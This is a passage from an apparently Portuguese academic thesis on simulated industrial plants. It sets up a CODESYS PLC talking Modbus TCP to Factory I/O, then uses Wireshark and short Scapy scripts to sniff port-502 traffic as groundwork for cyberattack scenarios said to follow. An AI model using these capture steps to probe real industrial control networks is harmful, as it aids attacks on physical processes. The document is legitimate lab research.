


Fonte: Autor

No dispositivo *Ethernet*, é importante configurar o endereço IP e a máscara de sub-rede conforme o IP do computador onde o CODESYS está sendo executado. Essa configuração pode ser feita automaticamente ao selecionar a interface de rede correspondente à placa de rede física do computador, como mostra a Figura 23.

Ainda na Figura 23, é possível observar a configuração do *Server*. Esta etapa é essencial e deve ser feita de forma idêntica às definições do Factory I/O, conforme mostrado anteriormente na Figura 17, garantindo que o CLP reconheça corretamente o endereço do servidor Modbus e estabeleça a comunicação.

Figura 23 – Configuração dos dispositivos de rede e protocolo



Fonte: Autor


Neste projeto, conforme mencionado anteriormente, foram simuladas duas plantas industriais distintas, nas quais o CLP e o Factory I/O estão hospedados em computadores diferentes. O Factory I/O, configurado como *server*, foi hospedado em um Notebook, com IP 192.168.0.169, enquanto o Codesys, sendo o dispostivo CLP e fazendo o papel de *client*, foi hospedado em um Desktop, de IP 192.168.0.69. Esta configuração é a mesma para ambas as plantas industriais simuladas.

As Figuras 24 e 25 apresentam a configuração dos canais e a atribuição das *tags* do CLP a esses canais de entrada e saída (*input/output*) no *Server*. É importante lembrar que a criação dos canais e a quantidade de I/Os devem ser equivalentes aos I/Os configurados no Factory I/O, mostrados anteriormente na Figura 17.

Os canais representam diferentes *Function Codes* do protocolo Modbus TCP,


ou seja, correspondem às funções específicas que definem o tipo de mensagem que será enviada ou recebida. Como ilustrado nas figuras, foram configurados quatro tipos distintos de mensagens, entre eles o *Write Multiple Coils* (Function Code 15), que é uma função de escrita de múltiplos *coils* (saídas digitais) no servidor. Os canais são divididos em bytes, portanto a instância canal 0[0] corresponde ao byte 0 do canal 0, já canal[0][1] corresponde ao byte 1 do canal o;

Figura 24 – Criação dos canais



Fonte: Autor


Figura 25 – Atribuição de tags aos bits e bytes



Fonte: Autor

A Figura 26 apresenta o processo de criação de tags. As variáveis declaradas em um objeto GVL (Global Variable List) possuem escopo global e podem ser acessadas por qualquer POU (Program Organization Units) do projeto, independentemente do bloco de código. Já as variáveis locais são criadas dentro dos POUs, que podem ser Programas, Bloco de funções ou Funções, e onde a lógica é efetivamente implementada na linguagem escolhida. Essas variáveis pertencem à instância do POU em que foram declaradas e só ficam acessíveis fora dele quando essa instância é utilizada como referência, permitindo acesso por meio de <NomeDaInstancia>.<Variável>, caso contrário, permanecem encapsuladas. Assim, enquanto as variáveis globais facilitam o compartilhamento de informações entre diferentes partes da aplicação, sendo frequentemente empregadas no mapeamento de entradas e saídas do protocolo Modbus TCP, as variáveis locais contribuem para modularidade, organização e encapsulamento da lógica interna de cada bloco.

Figura 26 – Criação de TAGs




Fonte: Autor

Após a criação das variáveis, é necessário configurar os símbolos (*Symbols Configuration*) no CODESYS, conforme mostrado na Figura 27. Essa configuração define quais variáveis poderão ser acessadas externamente pelo protocolo de co-

municação, permitindo que o CLP troque informações com outros dispositivos na rede, como o Factory I/O.

No caso deste exemplo, foram selecionadas apenas as variáveis globais da lista GVL para publicação, garantindo que apenas essas informações pudessem ser compartilhadas com o servidor Modbus. Em seguida, essas mesmas variáveis globais foram associadas aos canais de entrada e saída definidos anteriormente, permitindo a comunicação direta entre o CLP simulado e a planta virtual.

Figura 27 – Configuração de símbolos




Fonte: Autor

A Figura 28 mostra a configuração das tarefas (*Tasks*) no CODESYS. As tarefas definem a ordem e o tipo de execução dos POUs, determinando quando e com que frequência cada bloco de código será executado.

Neste caso, a tarefa principal, denominada *Main Task*, instancia todos os POUs do projeto em uma ordem estabelecida e os executa de forma cíclica, com intervalo de 20 ms entre cada ciclo.


Figura 28 – Configuração de tarefa



Fonte: Autor

Por fim, a Figura 29 demonstra uma simulação em execução, na qual é possível monitorar o estado das variáveis em tempo real e visualizar a alteração dos sinais diretamente no diagrama Ladder. No momento da captura da imagem, o Factory I/O estava desligado, motivo pelo qual a instância do *Server* aparece com o símbolo de erro no canto esquerdo da tela. Além disso, as variáveis encontram-se todas em estado lógico *False*, exceto a variável "luz_start", que, por programação, é inicializada em estado *True*.

Figura 29 – Simulação em tempo real



Fonte: Autor


Com isso, é possível compreender o funcionamento básico do CODESYS e estabelecer uma base sólida para a programação das cenas utilizadas nos testes de inserção dos ciberataques. A programação das duas plantas industriais será apresentada nas seções seguintes.

3.1.3 WireShark

Para realizar a captura de tráfego antes do desenvolvimento dos códigos de ataque, com o objetivo de compreender melhor o protocolo Modbus TCP e verificar a troca de pacotes entre os dois computadores, utilizou-se o software de análise de tráfego de rede Wireshark. De forma simples, o programa permite ao usuário selecionar a interface de rede desejada e monitorar todo o tráfego que circula por essa interface[3]. A Figura 30 apresenta a seleção da interface de rede que foi utilizada na captura.

[3] Ver: https://www.wireshark.org. Acesso em: 06/11/2025.

Figura 30 – Escolha da interface de rede




Fonte: Autor

O Wireshark é especialmente útil porque permite identificar os pacotes por tipo e por camada do modelo OSI ou TCP. A Figura 31 mostra o console contendo uma captura real do tráfego de pacotes trocados entre o CODESYS e o Factory I/O. Na parte superior da interface, destacada em vermelho, encontra-se a barra de filtros, utilizada para exibir apenas os pacotes desejados, neste caso, pacotes contendo Modbus na camada de aplicação.

Na parte inferior da imagem, também destacada em vermelho, observa-se a área em que o software permite a análise detalhada de cada pacote, possibilitando expandir e visualizar suas diferentes camadas, como Ethernet, IP, TCP e os dados específicos do protocolo Modbus TCP. A figura, portanto, demonstra como o Wireshark foi utilizado no desenvolvimento deste projeto, apresentando uma captura realizada durante os testes iniciais da comunicação entre o CODESYS e o Factory

I/O da planta utilizada como exemplo no capítulo anterior.

Figura 31 – Captura real de pacotes



Fonte: Autor

Sendo assim, o Wireshark foi uma ferramenta extremamente importante para a análise de tráfego das plantas que seriam posteriormente utilizadas nos ciberataques. Antes de iniciar efetivamente a construção dos ataques, o programa permitiu compreender como os pacotes fluíam de um computador para outro, o tempo entre as trocas de mensagens, eventuais erros ou inconsistências de comunicação e se aprofundar na estrutura de cada camada, entendendo o que cada byte significa em quais parâmetros era importante prestar mais atenção. Com isso, foi possível estabelecer uma base sólida para o desenvolvimento dos cenários de ataque apresentados nos próximos tópicos.

3.1.4 Biblioteca Scapy

A biblioteca Scapy é uma biblioteca desenvolvida para a linguagem Python que permite realizar *sniffing* de rede, construir pacotes por camadas e enviar/receber esses pacotes. Ela disponibiliza um amplo conjunto de funções com diferentes aplicabilidades. Por meio dessa biblioteca é possível capturar pacotes trocados

entre dois computadores, analisar os dados presentes nesses pacotes, construir pacotes novos com base nas informações coletadas e enviar esses pacotes de diferentes formas para dispositivos na rede da interface analisada.[4]

O trecho de Código 3.1 apresenta a importação das funções do Scapy e um exemplo de captura via *sniff()*:

```
1 from scapy.all import *
2 from scapy.layers.inet import IP, TCP, Ether
3
4 iface_ = "Qualcomm Atheros QCA61x4A Wireless Network Adapter"
5
6 LEITURA_PACOTES_MODBUS = sniff(
7     iface=iface_,
8     lfilter=lambda x: x.haslayer(Raw) and x.haslayer(TCP) and (x[TCP
    ].dport == 502 or x[TCP].sport == 502)
9 )
```

Código 3.1 – Exemplo de captura com Scapy

A função *sniff*, quando chamada, começa a leitura dos pacotes na interface de rede escolhida. No exemplo acima, a string *iface_* contém o nome da placa de rede do notebook utilizado, para que seja possível capturar o tráfego que passa por essa interface. A função possui parâmetros importantes, como *lfilter*, que permite aplicar um filtro em Python para afunilar os pacotes capturados. No código foi usado um *lambda* (função anônima) para definir esse filtro, útil quando a lógica do filtro é simples e usada apenas naquele ponto do código.[5]

No caso em questão, o filtro seleciona pacotes que possuam camada *Raw* (payload), camada *TCP* e que tenham a porta TCP de origem ou destino igual a 502, ou seja, pacotes Modbus TCP (*Queries* e *Responses*).

Além disso, a função *sniff* possui mecanismos de parada, como *timeout* e *stop_filter*, que permitem interromper a captura automaticamente. Sem esses parâmetros a captura continua até que o programa seja interrompido manualmente. Os parâmetros *iface*, *lfilter* e *stop_filter* são essenciais para uma captura dirigida e serão explorados nas seções dedicadas aos ataques.

[4] Ver: <https://scapy.readthedocs.io/en/latest/introduction.html>. Acesso em: 06/11/2025.
[5] Ver: <https://pythonacademy.com.br/blog/funcoes-lambda-no-python>. Acesso em: 08/11/2025.

Após a captura, os pacotes são retornados como uma lista/objeto do Scapy e podem ser processados com as diversas ferramentas que a biblioteca oferece. O trecho abaixo mostra a leitura de um arquivo *.pcap* gerado pelo Wireshark e o uso de uma função para gerar uma representação em PDF de um pacote (observação: disponibilidade de *pdfdump()* depende da versão/instalação do Scapy):


```
1 a = rdpcap("pkts_desejados_querry_WMC.pcap")
2
3 a[500].pdfdump("Teste.pdf")
```

Código 3.2 – Leitura de pcap e exportação de pacote para PDF

Na Figura 32 obtém-se uma representação gráfica, resultante da função `pdfdump`, dos valores de cada camada, associados aos seus respectivos bytes no pacote. Neste exemplo, a camada de aplicação aparece como *Raw* com 15 bytes de comprimento. Trata-se de um pacote Modbus TCP cujo payload não foi decodificado automaticamente pelo Scapy. De fato, o Scapy pode exibir a camada de aplicação como *Raw* quando não existe um parser, tradutor de bytes para protocolos estruturados, carregado para o protocolo. Para o Modbus TCP existe a contribuição *scapy.contrib.modbus* que pode ser utilizada para parsear MBAP e PDU, caso esteja disponível na instalação. No caso do desenvolvimento deste projeto, o Scapy foi instalado sem o parser do protocolo Modbus, que foi descoberto apenas ao final do desenvolvimento.

